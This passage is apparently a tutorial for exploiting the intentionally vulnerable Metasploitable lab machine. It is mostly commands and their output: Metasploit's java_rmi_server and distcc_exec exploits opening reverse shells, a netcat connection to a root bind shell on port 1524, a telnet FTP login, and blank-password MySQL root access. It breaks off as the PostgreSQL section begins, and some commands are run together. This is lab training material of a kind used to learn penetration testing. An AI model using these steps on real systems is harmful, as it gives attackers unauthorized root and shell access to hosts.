
```
search java_rmi_server
```



```
msf5 > search java_rmi_server

Matching Modules
================

   #  Name                                    Disclosure Date  Rank       Check  Description
   -  ----                                    ---------------  ----       -----  -----------
   0  auxiliary/scanner/misc/java_rmi_server  2011-10-15       normal     Yes    Java RMI Server Insecure Endpoint Code Execution Scanner
   1  exploit/multi/misc/java_rmi_server      2011-10-15       excellent  No     Java RMI Server Insecure Default Configuration Java Code Execution
```

Choose the exploit according to their rank. for instance, “excellent” works better than “normal”.

```
use exploit/multi/misc/java_rmi_servershow optionsset RHOSTS <target's IP>exploit
```



```
msf5 > use exploit/multi/misc/java_rmi_server
msf5 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


msf5 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.0.113
RHOSTS => 192.168.0.113
msf5 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.0.112:4444
[*] 192.168.0.113:1099 - Using URL: http://0.0.0.0:8080/j2Mm0z
[*] 192.168.0.113:1099 - Local IP: http://192.168.0.112:8080/j2Mm0z
[*] 192.168.0.113:1099 - Server started.
[*] 192.168.0.113:1099 - Sending RMI Header...
[*] 192.168.0.113:1099 - Sending RMI Call...
[*] 192.168.0.113:1099 - Replied to request for payload JAR
[*] Sending stage (53845 bytes) to 192.168.0.113
[*] Meterpreter session 1 opened (192.168.0.112:4444 -> 192.168.0.113:44582) at 2019-11-02 12:13:21 +0530
[*] 192.168.0.113:1099 - Server stopped.

meterpreter > █
```

We got access to the target machine.


1524-BINDSHELL

Bind shell is a type of shell in which the target machine opens up a communication port or a listener on the victim machine and waits for an incoming connection. The attacker then connects to the victim machine’s listener which then leads to code or command execution on the server.

Exploitation

It is a root shell so we can connect through netcat service.

```
nc <target ip address> 1524
```




```
root@kali:~# nc 192.168.100.4 1524
root@metasploitable:/# pwd
/
root@metasploitable:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:e7:d1:d9
          inet addr:192.168.100.4  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fee7:d1d9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:228286 errors:0 dropped:0 overruns:0 frame:0
          TX packets:197596 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:32511663 (31.0 MB)  TX bytes:16072490 (15.3 MB)
          Base address:0xd020 Memory:f1200000-f1220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:625 errors:0 dropped:0 overruns:0 frame:0
          TX packets:625 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:284633 (277.9 KB)  TX bytes:284633 (277.9 KB)

root@metasploitable:/# 
```

Congratulations, You are a **root** user now.

2121-ProFTPD

Before exploiting this port you need to have login credentials so as we know the method get it through Brute-force technique, We can access ProFTPd with telnet, We are using here user: user.

```
telnet <Taget IP Address> <Port Number>USER <username>
PASS <password>
```



```
root@kali:~# telnet 192.168.100.4 2121
Trying 192.168.100.4...
Connected to 192.168.100.4.
Escape character is '^]'.
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.100.4]
USER user
331 Password required for user
PASS user
230 User user logged in
pwd
257 "/home/user" is the current directory
```


It is a normal user, Try Privilege Escalation to gain root control.

3306-MYSQL

Method 1:


search for the exploit

```
search scanner/mysql/mysql_login
```



```
msf5 > search scanner/mysql/mysql_login

Matching Modules
================

   #  Name                               Disclosure Date  Rank    Check  Description
   -  ----                               ---------------  ----    -----  -----------
   0  auxiliary/scanner/mysql/mysql_login                  normal  Yes    MySQL Login Utility
```

```
use auxiliary/scanner/mysql/mysql_login
```




```
msf5 > use auxiliary/scanner/mysql/mysql_login
msf5 auxiliary(scanner/mysql/mysql_login) > 
```

Sometimes there might be a chance of having a blank password for MySQL. So we can exploit it directly.

Note: by default, it shows BLANK_PASSWORDS as false, set it to true.

```
set BLANK_PASSWORDS as true
```




```
msf5 auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS            192.168.1.38     yes       The target address range or CIDR identifier
   RPORT             3306             yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads
   USERNAME          root             no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

msf5 auxiliary(scanner/mysql/mysql_login) > exploit

[+] 192.168.1.38:3306     - 192.168.1.38:3306 - Found remote MySQL version 5.0.51a
[+] 192.168.1.38:3306     - 192.168.1.38:3306 - Success: 'root:'
[*] 192.168.1.38:3306     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/mysql/mysql_login) > 
```

Method:2

In this method, we are going to exploit MySQL by using this command providing the username as root and target's IP.

```
mysql -u root -h <target's IP>
```



```
root@kali:~# mysql -u root -h 192.168.1.38
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.001 sec)
```

3632-DISTCCD

Distcc is a tool for speeding up the compilation of source code by using distributed computing over a computer network. With the right configuration

distcc can dramatically reduce a project’s compilation time


Exploiting port 3632 using distcc-exec

Open msfconsole and search for distcc_exec

```
search distcc_execshow options
```

Set required arguments to exploit

```
set RHOSTS <target-ip>exploit
```



```
msf5 > search distcc

Matching Modules
================

   #  Name                           Disclosure Date  Rank       Check  Description
   -  ----                           ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec  2002-02-01       excellent  Yes    DistCC Daemon Command Execution


msf5 > use 0
msf5 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   3632             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf5 exploit(unix/misc/distcc_exec) > set rhosts 192.168.0.113
rhosts => 192.168.0.113
msf5 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.0.139:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 5rZF9HUAnIWEFppm;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "5rZF9HUAnIWEFppm\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.139:4444 -> 192.168.0.113:52018) at 2019-11-02 03:56:40 -0400
```


We got Shell Access…try to do privilege escalation for Higher privilege

5432-Postgresql

Exploiting PostgreSQL with postgre_payload

Open msfconsole & search for postgres_payload

```
search postgres_payloaduse exploit/linux/postgres/postgres_payloadshow options
```



